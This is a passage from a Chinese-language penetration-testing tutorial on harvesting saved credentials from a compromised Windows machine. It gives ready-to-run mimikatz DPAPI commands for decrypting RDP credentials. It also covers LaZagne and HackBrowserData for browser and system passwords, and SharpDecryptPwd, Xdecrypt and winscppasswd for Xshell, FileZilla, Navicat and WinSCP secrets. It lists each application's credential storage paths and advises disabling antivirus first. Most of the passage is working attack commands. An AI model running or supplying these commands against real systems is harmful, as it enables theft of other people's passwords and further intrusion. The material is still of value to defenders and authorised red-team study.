mimikatz.exe "privilege::debug" "dpapi::cred /in:%USERPROFILE%\AppData\Local\Microsoft\Credentials\连接凭据" exit



得到的pbData就是凭据的加密数据，guidMasterKey就是该凭据的GUID，记录guidMasterKey的值，然后执行以下命令:

mimikatz.exe "privilege::debug" "sekurlsa::dpapi" exit




找到与guidMasterKey(GUID)相关联的MasterKey，这个MasterKey就是加密凭据所使用的密钥。记录MasterKey的值，执行以下命令，解密凭据。

mimikatz.exe "dpapi::cred /in:%USERPROFILE%\AppData\Local\Microsoft\Credentials\连接凭据 /masterkey:masterkey的值" exit

利用[LaZagne](https://github.com/AlessandroZ/LaZagne)获取RDP等windows保存凭据（推荐，记得关杀毒）

lazagne.exe windows





###### (b)、获取XShell保存的凭证

Xshell会将服务器连接信息保存在Session目录下的.xsh文件中，不同版本之间有所不同。如果用户勾选了"记住用户名/密码"，该文件会保存远程服务器连接的用户名和经过加密后的密码。


| Xshell版本 | .xsh路径 |
| --- | --- |
| Xshell 5 | %USERPROFILE%\Documents\NetSarang\Xshell\Sessions |
| Xshell 6 | %USERPROFILE%\Documents\NetSarang Computer\6\Xshell\Sessions |
| Xshell 7 | %USERPROFILE%\Documents\NetSarang Computer\7\Xshell\Sessions |

Xshell 7之前的版本，可以使用[SharpDecryptPwd](https://github.com/uknowsec/SharpDecryptPwd)工具解密，包括WinSCP、TeamViewer、FileZilla、NavCat、Xmangager。

SharpDecryptPwd.exe -Xmangager -p Session\_Path

Xshell 7可以使用[Xdecrypt](https://github.com/dzxs/Xdecrypt)

python Xdecrypt.py



###### (c)、获取FileZilla保存的凭据

FileZilla将所有FTP登录凭据以Base64密文的格式保存在%USERPROFILE%\AppData\Roaming\FileZilla\recentservers.xml中。

SharpDecryptPwd.exe -FileZilla


###### (d)、获取NaviCat保存的凭据

SharpDecryptPwd.exe -NavicatCrypto


###### (e)、获取浏览器保存的凭据

[HackBrowserData](https://github.com/moonD4rk/HackBrowserData)

hack-browser-data--windows-64bit.exe -b all -f json --dir results



LaZagne.exe [browser](javascript:;)s



LaZagne.exe browsers -firefox

LaZagne.exe all


LaZagne.exe all -oN -output C:\Users\test\Desktop #将结果以txt格式输出到指定位置

###### (f)、获取WinSCP保留的凭据

从注册表获取username、hostname、encrypted password

winscppasswd.exe 172.20.10.13 root A35C475BCE48E217394A552E3333286D6B6E726E6C726D6C726D6F6D2D3D263F38396F7D1C7F48FDFD84626E6B4365EBD6A6





SharpDecryptPwd.exe